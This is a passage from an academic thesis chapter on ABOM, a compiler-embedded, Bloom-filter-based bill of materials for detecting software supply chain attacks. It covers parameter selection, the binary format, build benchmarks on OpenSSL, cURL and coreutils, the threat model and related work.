In addition to the data structure parameters, the false positive rate of a Bloom filter is dependent on the number of distinct items that have been inserted. As the number of inserted items increases, so too does the false positive rate. However, while we want to limit the false positive rate we do not want to limit the maximum number of source code hashes that can be inserted into the data structure. Therefore, when the false positive rate reaches a set threshold, we opt to create an new Bloom filter for additional insertions. This is modeled on the design of Scalable Bloom Filters [200], but purposefully sets the m, k, and maximum n parameters for each Bloom filter to be equivalent to allow for simple insertions, unions, and queries regardless of the number of filters present. When later selecting f, we will therefore account for the actual false positive rate being dependent upon the number of Bloom filters present.

In the unlikely scenario where a Bloom filter reports a false positive for a vulnerable dependency, the list of hashes constituting the Bloom filter can be produced rapidly as a witness to invalidate the false positive.

4.3.4 Compression

If the number of source code hashes inserted into a Bloom filter is small, it is possible for the Bloom filter to increase the space required to represent dependencies rather than decreasing it as desired. In this scenario, we observe that the majority of the Bloom filter will be repeated zeroes, and therefore the data structure would be a good candidate for compression. However, this compression benefit would be lost as the number of items inserted into the Bloom filter grows.

Instead of using traditional Bloom filters, we can use Compressed Bloom filters [198]. This variation of Bloom filter selects parameters such that the data structure is a good candidate for compression when stored. Typically, this takes the form of selecting large m and small k for a given f. Selected appropriately, the compressed size z is smaller than m would have been if it was optimized for the same f without compression.




Figure 4.3: A visualization of the ABOM construction pipeline.

By using a Compressed Bloom filter to store source code hashes, we arrive at a solution that is highly space efficient for both large and small collections of source code files.

4.3.5 Packaging

The techniques thus far described are only effective if they are performed for every upstream dependency. When a dependency is compiled, the downstream user no longer has access to its source code, and is therefore reliant on the upstream publisher to distribute the Compressed Bloom filter of hashes for this scheme to succeed.

We do not expect that any system that requires software publishers to distribute auxiliary files along with compiled binaries will be adopted ubiquitously. Compiled binaries are the minimum product that must be distributed to ship software, and it is reasonable to expect that at least some software producers will ship only this.

Therefore, we propose that the best place to ship bills of materials, including our Compressed Bloom filters, is embedded within compiled binaries. All major executable formats, including Linux's ELF, MacOS's MachO, and Windows' PE, support the ability to embed arbitrary non-code data as named binary sections. It thus follows that our source-code-hash-containing Compressed Bloom Filters be embedded as a dedicated section in compiled binaries.

From this, it becomes apparent that build time is the natural stage in which to generate these binary dependency sections. An ideal solution is one that is built into the compiler and enabled by default. In this setting, such bills of material would quickly become ubiquitous across the ecosystem, as they would require zero touch for developers to construct and produce no additional artifacts that need to be shipped with together with compiled binaries.

4.3.6 ABOM

Collectively, we refer to the techniques described in this section as the Automatic Bill of Materials, or ABOM.

In summary, ABOM represents software dependencies as the set of hashes of all source code files later ingested by a compiler. These hashes are then stored in a Bloom filter which is compressed when written to disk. Bloom filters from upstream dependencies are merged downstream via Bloom filter unions at build time. These data structures are packaged into compiled binaries as named sections within the executable files emitted by compilers. The pipeline is visualized in Figure 4.3.

In the event of a supply chain attack, ABOM would be used to assist mitigation as follows: first, after the attack is discovered, the upstream dependency producer calculates the hashes of all versions of the source code file containing the vulnerability and publishes these values. Downstream software users then extract the ABOM from the compiled product binary, decompress the Bloom filter, and query for the presence of a known-compromised hash. If the Bloom filter returns a match, then the software is considered infected. We note that this downstream ABOM querying would likely be automated by antivirus tooling.

4.4 Parameter Selection

There are a variety of parameters that must be selected to implement ABOM as described in the previous section. In this section, we will discuss, optimize, and select these parameters.

4.4.1 Hash Function

ABOMs represent dependencies as collections of source code hashes. It is therefore necessary to select a hash function for this purpose.

Our criteria for selecting a hash function are similar to the general criteria: we want preimage resistance to preserve the confidentiality of non-public source code files, efficient computational performance, and minimal collisions so that it can be reasonably modeled as an ideal hash function. One additional consideration is that we would like to select a hash function that is widely implemented within existing developer tooling. The reason for this is that we want to create the lowest possible barrier for a developer to calculate and publish the hash of a known-compromised file in the event of a supply chain attack.

The SHA family of hash functions meets these criteria. Within this family we omit SHA-1 due to known attacks [201] leaving the selection between SHA2 [202] and SHA3 [203].

While SHA2 is more widely used in the current ecosystem, we select SHA3 in anticipation of its overtaking SHA2 in prevalence following the publication of FIPS-202 [204].

Within the SHA3 suite we will select the hash bit length of choice according to the number of bits needed to index into the Bloom filter. We will calculate this in the following section.

4.4.2 Bloom Filter Configuration

A collection of parameters define Bloom filters: the length m of the array A, the number of hash functions k, and false positive rate f when n elements have been inserted. From the original Bloom filter proposal [197], we know that the relationship between the parameters is:

$$f = \left(1 - \left(1 - \frac{1}{m}\right)^{kn}\right)^{k} \tag{4.1}$$

However, the later Compressed Bloom filter proposal [198] adds a fourth parameter: the compressed size z of the filter. While the actual compressed size will depend on the compression algorithm selected, we follow from earlier results to model z according to an optimal compressor with output determined by the entropy function:

$$z = m\big(-p \log_2 p - (1-p)\log_2(1-p)\big) \tag{4.2}$$

where p is defined:

$$p = \left(1 - \frac{1}{m}\right)^{kn}$$

Using these relations, we seek to select optimal values of m, k, n, f, z for the purposes of the ABOM.

First, we opt to fix the maximum false positive rate f that we are willing to tolerate. Clearly, we would like false positives to be rare, but how should we quantify rarity? We opt to answer this subjective question by mapping to something else the authors find rare: the lifetime odds of someone being struck by lightning in the US are 1/15300 [205]. We select 2^{-14} – the next smallest power of 2 – as our maximum value for f. Heuristically, an IT department scanning hundreds of critical systems against dozens of possibly relevant CVEs per month might have a handful of false positives a year; enough to exercise the system but not enough to swamp the true positives and lead to decreased vigilance.

We further restrict that m must be a power of 2 to provide the convenient feature that an index can be represented as any $\log_2 m$ length bit sequence. Finally, we observe that the optimal k value will be a small, likely single-digit binary number due to the properties exuded by Compressed Bloom filters [198].

With these constraints established, we begin to seek the optimal set of parameters for m, n, k, f, z. For these purposes, optimal parameters will be those that meet the constraints already outlined while jointly minimizing z, maximizing n, and ensuring that m is sufficiently sized to fit comfortably in the memory of average commercial hardware.




Figure 4.4: Visualizing the relationship between m, n, k, z to assist with selecting optimal values.

To better understand the relationship between these parameters, we plot n, k, z for four different values of m that satisfy our constraints in Figure 4.4. We also note the points at which f reaches 2^{-14} on each plot. A variety of trends becomes clear: (1) z grows with k, (2) f grows with n at a rate inversely proportional to k, and (3) f shrinks with both increasing m and k. We also note that z has a negative parabolic relationship with n, which is derived from the fact that the compressed size is smallest when the filter is either all zeroes or all ones.

Using these visualizations, we next seek to select a constraint on n, which we hope will combine with the existing constraints to significantly narrow the set of potential parameter combinations. We select that $n \geq 1000$. 1,000 is selected both because we posit that an average piece of software likely contains less than 1,000 contributing source code files, but also because selecting this constraints results in a relatively small number of remaining constraint-satisfying parameter permutations.

We depict all possible parameter combinations that meet our final set of constraints in Figure 4.5. From this plot, we can see that there are now only 19 possible parameter permutations that satisfy the constraints thus far described. From these parameter combinations, we prefer those that have the smallest compressed size z.

We therefore list the five parameter combinations from the 19 options which have the lowest z values in Table 4.1. These will be the final options from which we select our optimized parameters.

Given all constraints, the options which results in the smallest compressed size are $m = 2^{24}, k = 1$. However, we note that this value of m is somewhat large occupying over 2MB of contiguous space in memory. During compilation, it is likely that multiple Bloom filters will need to be held in memory, e.g. when linking multiple objects. The memory required could therefore grow quickly, and while many machines would easily be able to support these space requirements we would prefer to select parameters that would not limit the possibility of compiling/validating ABOMs on lower memory machines.




Figure 4.5: All m, n, k plotted by z where $m \leq 2^{24}, f \leq 2^{-14}, n \geq 1000$.

We therefore select the constraint-satisfying parameter combination with the second smallest compressed size as our chosen parameters. This parameter set of $m = 2^{18}, k = 2$ requires less than 33kB of memory to hold an ABOM, which is a space requirement that can be easily met by entry-level modern hardware. When the filter is saturated to 1028 items inserted, this results in an expected compressed size of 2160 bytes (2.16kB) requiring just an expected 2.1 bytes to represent each source code file hash!

To enable scenarios with large numbers of dependencies, ABOM supports multiple Bloom filters packaged in sequence. When this occurs, the false positive rate compounds with the increased number of filters. The cumulative false positive rate $\bar{f}$ for q successive filters is therefore:

$$\bar{f} = 1 - (1 - f)^q \tag{4.3}$$

While it is possible to decrease the false positive rate of subsequent Bloom filters to prevent the cumulative false positive rate from growing [200], we opt not to take that approach. If we were to select different parameters for subsequent Bloom filters to bound the cumulative false positive rate, this would mean that unions could not be taken arbitrarily with other Bloom filters of different configurations – a process necessary for linking the ABOMs of different objects. Even if we were to limit the max number of elements n inserted into subsequent Bloom filters to bound the $\bar{f}$, this too would prevent building

Table 4.1: Top 5 (m, n, k, z) with lowest z for $f \leq 2^{-14}$ and $n \geq 1000$

z	m	n	k	bytes per item
1977	2^{24}	1024	1	1.931
2160	2^{18}	1028	2	2.101
2430	2^{15}	1015	5	2.394
2943	2^{15}	1207	6	2.438
3531	2^{16}	1516	4	2.329

an ABOM that links together more than one saturated Bloom filter. Consequently, we choose to keep the same parameters for all sequential Bloom filters packaged in an ABOM and accept that $\bar{f} \geq f$. This effect motivated the selection of the max f value tolerance above, which was rounded down to a smaller value than the target error tolerance to offset the effect of $\bar{f}$.

When constructing ABOMs, we will create a new Bloom filter whenever an insertion or union would cause n to grow above our selected parameter of 1028, which will in turn keep f within our 2^{-14} bound. However, we note that the true value of n will not be known in practice as Bloom filters do not directly track the number of elements inserted. Keeping a counter for the number of elements inserted into each Bloom filter would not only increase the amount of storage space required, but would also require handling the counting of duplicate insertions. Instead, we build on the observation that the expected value of n, which we will denote n^* can be estimated by the number of ones x present in the filter [206]:

$$n^* = \mathbb{E}(n|x) = -\frac{m}{k} \ln\left(1 - \frac{x}{m}\right) \tag{4.4}$$

Using this value, we can approximate when n reaches 1028, and use this as a trigger to generate additional Bloom filters of $m = 2^{18}, k = 2$.

Since the elements inserted into ABOM Bloom filters will themselves be hashes, it is unnecessary to further hash inputs for index generation. We need a deterministic method for generating hashes with the correct number of bits needed. Until the appearance of FIPS 202, the canonical way to do this would have been to hash the input using (say) SHA-256 and then expand this to the desired length using (say) AES in counter mode. Thankfully, FIPS 202 provides the extendable-output function SHAKE [204] within the SHA3 family which does the work for us, and which will likely be commonly available in developer tooling.

For each index into the Bloom filter, we will need an index of $\log_2(m)$ bits. For our chosen value of $m = 2^{18}$, this is 18 bits. We have also selected that there will be $k = 2$ hash functions, meaning that we will need a total of $k \log_2(m) = 36$ bits for indexing. We therefore would like our hash function to emit 36 bits, resulting in our SHA3 family bit length selection of SHAKE128(36).

4.4.3 Compression Algorithm

Our Bloom filter parameters were selected to minimize the compressed filter size in addition to the optimizing false positive rates. In Equation (4.2) we based our optimization on an optimal compressor which could compress to the limit of the entropy function.

In practice, we will have to choose a specific compression algorithm. Following the recommendation of the Compressed Bloom filter proposal [198], we select arithmetic cod-




Figure 4.6: A visualization of compressing the string CAT using arithmetic coding.

ing [207]. Arithmetic coding offers near-optimal compression to which the output size approaches the entropy function.

Arithmetic coding works by encoding any bit string as a single arbitrary-precision number in [0,1). The frequency of each symbol in the bit string's alphabet is used to divide the output range into proportional segments. This division is then repeated recursively within each sub-segment. Encoding and decoding are then simply identifying a number that falls within the range of the bit string's location in the nested sub-segment of symbol ranges. We visualize arithmetic encoding in Figure 4.6.

4.4.4 Binary Protocol

ABOMs are embedded within the binaries emitted by compilers. To accomplish this, we will need to establish a binary protocol for efficiently representing Bloom filters on disk.

To assist with identifying ABOM data, we will begin the binary format with a magic word and a protocol version. We will also need a field to describe the the size of the payload to assist with reading as this length will be variable.

The Bloom filters will be included as a compressed binary payload. m and k will not need to be encoded as they are standardized to $m = 2^{18}, k = 2$ for all ABOM operations. If multiple Bloom filters are necessary, the bit arrays A will be concatenated in the order of creation prior to compression. The number of Bloom filters a will be packaged in the binary protocol to simplify buffer allocation in deserialization implementations.

Since the Bloom filter bit arrays use a binary alphabet, there are only two symbols for which frequency must be specified to perform optimal arithmetic coding for compression: 0 and 1. However, these frequencies are complementary, so we opt only to include the value of $p(1)$ in the binary protocol. $p(0)$ can be trivially calculated as $1 - p(1)$. Since we know that $p(1)$ will be in [0,1], it is inefficient to serialize this value as a floating point. Instead, we choose to serialize $p(1)$ as an unsigned integer of $p(1)$ times the maximum representable numeric value.

Finally, we specify that the entire ABOM binary protocol will be written in little-endian order.

4.5 Evaluation

In this section, we will describe our implementation of ABOM, and evaluate its performance in real-world compilations.

4.5.1 Implementation

To analyze whether the ABOMs are feasible in practice, we implemented a set of utilities that create and validate ABOMs.

Specifically, we created three utilities: `abom`, `abom-check`, and `abom-hash`. These utilities were written in Python 3.11 and were designed to work on MacOS 14.0. The source code for the implementation is available on GitHub.[1] `abom` is invoked via the command line as a wrapper around the `clang` or `clang++` LLVM compilers. To add an ABOM to an emitted binary, a user simply prepends the compilation command with the command `abom`. For example, to compile a program called *foo* with an ABOM, a user may invoke the following command:

```
abom clang foo.c -o foo
```

[1] github.com/nickboucher/abom

Algorithm 2: ABOM Binary Protocol

Header:
- Magic Word: 'ABOM' char[4]
- Protocol Version: '1' uint8_t
- Number of Bloom Filters: a uint16_t
- Arithmetic Model as $p(1) \times (2^{32} - 1)$ uint32_t
- Byte Length of Payload uint32_t

Payload:
- Arithmetically-Coded Concatenated Bloom Filters

This will produce a binary that is identical to the binary emitted by the compile command alone but with an added binary section containing the ABOM binary protocol, packaging Bloom filters containing the hashes of all source code files constituting *foo* including recursive upstream dependencies. The utility follows format-specific naming conventions for the added binary sections; for MacOS's MachO binary format, this added segment and section are named `__ABOM,__abom`. For Linux's ELF and Windows' PE binary formats, this section would be named `.abom`.

For ABOMs to be exhaustively built, all upstream pre-compiled libraries included in the binary must have also been built with ABOMs. Our implementation of `abom` allows building if some pre-compiled upstream libraries lack ABOMs, but it will output a warning for each dependency lacking an ABOM.

We further note that a robust ABOM implementation must be able to handle object files, archives, and dynamic libraries in addition to executable binaries. Compilations emitting object files and libraries are treated no different from compilations emitting executable binaries: an *abom* section is packaged within the output binary. Archive files, typically stored as `.ar` files in build systems, are slightly more complicated; these files are effectively many object files bundled together, and rather than having a single ABOM for the archive each embedded object file will contain its own ABOM. However, as archive files are often frequently re-referenced during large builds, it is reasonable for ABOM tooling to optimize by pre-building an ABOM that is the union of all object file ABOMs embedded in the archive file. Our implementation stores this pre-merged ABOM as a an adjacent file to the archive carrying the same name appended with '.abom'. If such an optimization is used, ABOM tooling must ensure to rebuild this pre-compiled ABOM file each time the archive is modified.

`abom-check` is also invoked on the command line. This tool is used to check whether a binary contains an ABOM with a specific file as a dependency. `abom-check` would be used by consumers of software products seeking to check whether software contains a specific known-bad source code file. For example, to check whether a specific source code hash is contained in the binary *foo*, a user may invoke the following command:

```
abom-check foo 7f9c2ba4e
```

where `7f9c2ba4e` is replaced with the SHAKE128(36) source code hash of interest. We note that the 36-bit hash is represented using 9 hex digits for concision rather than zero-padding the final nibble to a byte boundary.

For convenience, we also provide `abom-hash`, a command line utility to generate SHAKE128(36) hashes of source code files. This tool would be used by software producers or antivirus firms to generate the hash of source code files that are known to be compromised. For example, to generate the hash used by ABOM for source code file *foo.c*, a use may invoke the following command:

```
abom-hash foo.c
```




Figure 4.7: `abom` and `abom-check` invoked via the command line on an example program *foo.c*.

An example invocation is shown in Figure 4.7. In this example, we first compile the program *foo* with an ABOM packaged in the build. `abom` outputs two warnings for dynamic libraries lacking upstream ABOMs: this is expected, as the OS-provided libraries aren't built with ABOMs on this system. We next calculate the SHAKE123(36) value of our input file using `abom-hash`. Finally, we use `abom-check` to test the output for presence of the previously calculated hash value. The tool correctly outputs that the dependency file is present.

A Python compiler wrapper is not the most efficient way to implement ABOM construction. ABOMs can be built significantly more efficiently within compilers directly; in addition to being implemented in native code, compiler-packaged implementations benefit from not having to reload source code files for hash value calculation. The goal of our ABOM implementation is not performance, but as a proof-of-concept to evaluate ABOM against alternatives, then to bootstrap adoption, and finally as a portable reference implementation for compiler maintainers.

4.5.2 Building OpenSSL

We evaluated the performance of our ABOM implementation against building OpenSSL [208]. We selected OpenSSL because it is a common piece of native C software used broadly across the ecosystem. It is also a reasonably large project with 3,133 C, C++, and ASM source code files in the repository at the time of our experiments. All builds took place on a 2018 MacBook Pro running MacOS 13.

The primary binary emitted from the build process, `openssl`, contained an ABOM of 992 bytes in size. The binary without the ABOM was 885,764 bytes, so the addition of the ABOM caused a binary size increase of +0.11%.

The build time with ABOM compilation enabled was 1869 seconds of wall-clock time. Without ABOM compilation, the build took 635 seconds of wall clock time, meaning that the addition of the ABOM added +194% compilation time. This is a real overhead, but

our reference implementation was not designed for performance. Because it not built into the compiler directly, all file reads must be done an extra time by the ABOM tooling. Furthermore, ABOMs must be written to temporary files before injection into compiled binaries. These I/O-heavy tasks would vanish with direct compiler integration, as no additional I/O would be necessary.

4.5.3 Building cURL

We continued evaluation of our ABOM implementation by building cURL, a common tool for network data transfer [209]. cURL is written in C and widely used across the ecosystem. It also happens to have a dependency on OpenSSL that enables us to test builds incorporating upstream ABOMs.

`curl`, the primary binary emitted from the build process, contained an ABOM 3,912 bytes in size. The binary without the ABOM was 191,424 bytes, meaning that the addition of the ABOM caused a size increase of +2.04%. The build time with ABOM compilation was 186 seconds of wall-clock time, while the build without an ABOM was 65 seconds. This means that the addition of the ABOM added +186% compilation time using the non-optimized reference implementation.

4.5.4 Building GNU Core Utilities

Finally, for robustness, we extended our evaluation to include a larger collection of programs. We chose to build the GNU Core Utilities, a collection of 107 command line programs commonly associated with *nix operating systems [210]. Also known as coreutils, this collection contains well known tools such as `ls`, `cp`, `cat`, and `echo`. It also happens to depend on OpenSSL, for which we again leverage our build of OpenSSL containing an ABOM.

The mean ABOM size for each executable binary emitted from building coreutils was 693.4 bytes with a standard deviation of $\sigma = 47.5$ bytes. The mean binary size without the ABOM was 138069.8 bytes ($\sigma = 41927.7$) with an average ABOM-induced binary size increase of 0.53% ($\sigma = 0.1\%$). Building all coreutils with ABOM compilation took 600 seconds of wall-clock time, while building coreutils without ABOMs took 137 seconds. This means that the addition of ABOMs added +337% compilation time using the non-optimized reference implementation.

4.6 Discussion

In this section, we will discuss a collection of broader considerations about ABOM and its adoption.

4.6.1 Threat Model

Much like pre-compiled binaries themselves, ABOMs rely on trusting the compiling entity. Just as pre-compiled binaries could contain adversarial logic divergent from the claims of the publisher, a malicious software publisher could choose to omit or add erroneous information to ABOMs. Like other Bills of Materials, our protocol relies on the trustworthiness of each software publisher. A lack of trust in software publishers must be mitigated by building code from source.

It is also possible for a software distributor to maliciously modify an ABOM after it has been built. An adversary may seek to do this so that their version of the software is less likely to be flagged as vulnerable to future attacks. But standard integrity solutions mitigate this threat: if each binary is cryptographically signed by its producer, that signature will prevent adversaries from tampering with its embedded ABOM. In practice, a significant portion of software is already signed. This means that any addition of ABOMs benefits from these integrity mechanism that are already deployed.

The threat model for ABOMs is one in which the goal is to provide an automatic, robust, transitive record of software dependencies for vulnerability detection in a context where correctness depends on either publisher trust plus signatures, or building software from source.

4.6.2 Second Preimage Attack

For a hash function f and a given input $f(x) = y$, a second preimage attack aims to find $x' \neq x$ such that $f(x') = y$. The SHAKE128(36) hashes used to represent source code files in ABOMs offer 36 bits of second preimage resistance. Such resistance is computationally feasible to surpass on modern computing hardware. This means that an adversary could introduce a vulnerability into a source code file that is crafted to generate the same SHAKE128(36) hash as the unmodified, non-vulnerable version. ABOMs would not be able to distinguish between the version of the source code file containing this vulnerability and the version prior to the introduction of the vulnerability. This is a limitation of ABOMs with our selected parameters.

This weakness could be mitigated by selecting larger parameters for m and k. However, doing so would increase both the disk size and memory requirements of ABOMs, which would be undesirable.

In practice, we expect that vulnerabilities crafted as second preimage SHAKE128(36) attacks against their source code file are unlikely to occur. Most software has some form of code review or open source visibility. Vulnerabilities which are crafted as second preimage attacks are unlikely to be semantically elegant, and are likely to be caught during the code review process.

Table 4.2: Comparison of key features differences between ABOMs and traditional SBOMs.

ABOM	SBOM
Minimal disk space	Larger disk space
No human inputs	Requires human input/validation
Supports dependency queries only	Provides dependency lists
Machine readable	Human readable
Packaged within binaries	Published alongside binaries

Furthermore, there exists the category of vulnerabilities which are created by accidental bugs rather than through adversary action. These naturally occurring vulnerabilities can also be leveraged for supply chain attacks, and in this setting it is extremely unlikely that a hash collision would occur between the versions of software with and without the vulnerability.

4.6.3 Defining Bill of Materials

Software Bills of Material are quickly becoming widespread, due at least in part to a new US-government requirement for their suppliers [7]. Standards are beginning to emerge which attempt to define and implement them.

In this chapter, we present something that diverges from most SBOM proposals. Whereas SBOMs tend to include significant quantities of human-comprehensible information about dependencies, ABOMs do not. ABOMs take a minimalist approach to dependency enumeration: they enable querying for the presence of a dependency, and nothing else. ABOMs do this using very little disk space, and do not require any human input to assemble. In contrast, SBOMs tend to be larger, require human input, and are not limited to queries. We enumerate these key differences in Table 4.2.

Is an ABOM an SBOM? We make no claims whether ABOMs meet any specific SBOM regulatory requirements; that will depend on specific implementation details, such as whether the code contains the metadata required by the NTIA standard. However, we encourage the reader to critically consider the purpose of SBOMs. If SBOMs exist primarily to mitigate the risk of software supply chain attacks, we suggest that ABOMs perform this task with very much less overhead. Some ABOM implementations will surely also contain the extra metadata required for US government compliance; allowing also those ABOMs that do not, within a standard for the ABOM component alone, will enable much more rapid adoption. It should be a universal part of the software engineer's toolkit rather than something added at such expense that it is undertaken only for government work. Projects from the Orange Book to BGPSec have taught that minimising the compliance

burden will maximise adoption [211].

4.6.4 Standards Adoption

In order to gain widespread adoption, it will be necessary for a standard to emerge that unambiguously describes formats, protocols, and algorithms related to ABOM. We hope that this chapter will be the basis for such a standard.

4.6.5 Compiler Implementations

As previously described, ABOM generation is significantly more efficient if implemented within a compiler. Doing so minimizes the I/O required for enumerating and hashing dependencies, and also ensures that binaries need not be modified after they are initially created. There are many compilers in use across the ecosystem, and widespread adoption of ABOM will require a sufficient number of such compilers to add this functionality. As one such example, we have implemented ABOM in a fork of LLVM[2] with compiler-native support for `clang` and `clang++`.

We believe that the most effective way to build robust dependency enumeration across the ecosystem is for mainstream compilers to enable ABOM generation by default. ABOM generation requires no human input; much like other default-enabled compiler security features such as stack canaries, ABOMs have the potential to be something from which all software producers and consumers benefit without their direct knowledge.

4.6.6 Inferred Dependencies

There are some scenarios in which it is unlikely that a software publisher will release the hashes of known-compromised files. This may be because the software's owning entity no longer exists, or because a software producer is denying vulnerability (perhaps for legal or insurance purposes). Even in this setting, ABOMs can still be leveraged to identify supply chain attacks. Like in traditional vulnerability identification, security analysts would begin by using vulnerability-specific indicators of compromise to identify a handful of known-affected software products. With these in-hand, the non-zero Bloom filter bits of the shared dependency can be calculated by taking the logical `AND` of each Bloom filter in the ABOM's of the known-affected software. Once a sufficient number of known-affected products have been identified such that the number of non-zero bits output from the `AND` operation is k, the SHAKE hash can be trivially reconstructed by concatenating the binary indices of these non-zero bits.

[2] github.com/nickboucher/llvm-abom

Similar strategies may be of interest to the research community. If ABOMs were to gain widespread adoption within an ecosystem, researchers could use this technique to approximate dependency graphs for the ecosystem in a privacy-preserving manner. This data is not currently available for most software ecosystems without insider access, and such data may enable future insights into supply chain research.

4.6.7 Towards an AIBOM?

As machine-learning methods and architectures improve, many software products and services are incorporating some form of machine learning in addition to traditional programming. While ABOMs will work equally well for the training and inference implementations as it will for traditional software, they may also be of use in recording training data. If training data inputs were hashed and inserted into Bloom filters at training time, the resulting ABOMs may provide a space-efficient way to determine whether a specific data point was used to train a model without needing to retain the entire training set. We leave this as an open line of future research.

4.7 Related Work

In this section, we will discuss prior work related to ABOMs and software supply chain attack mitigation.

4.7.1 Binary-Embedded Metadata

As described in Section 4.2.2, SBOMs are the traditional solution for representing software dependencies. However, SBOMs suffer from being large in size, requiring human input, and necessitating the distribution of auxiliary files with software.

The earliest proposal to embed dependency information within binaries that we could find was a rejected 2021 Fedora Linux proposal [212] to embed package names within ELF object files [213]. This proposal, although not adopted, aimed to assist with debugging by placing package name information in a location that would be visible in core dumps. While this proposal was not related to supply chain attacks, it introduces the idea of embedding package information within compiled binaries.

4.7.2 OmniBOR

Later work suggesting that binary-embedded metadata could be used to used to perform run-time vulnerability detection resulted in a project known as OmniBOR [214]. OmniBOR uses the hashes created by git, known as gitoids, to construct a Merkle tree of the

source code dependency graph. The root hash of this tree is then embedded into compiled binaries.

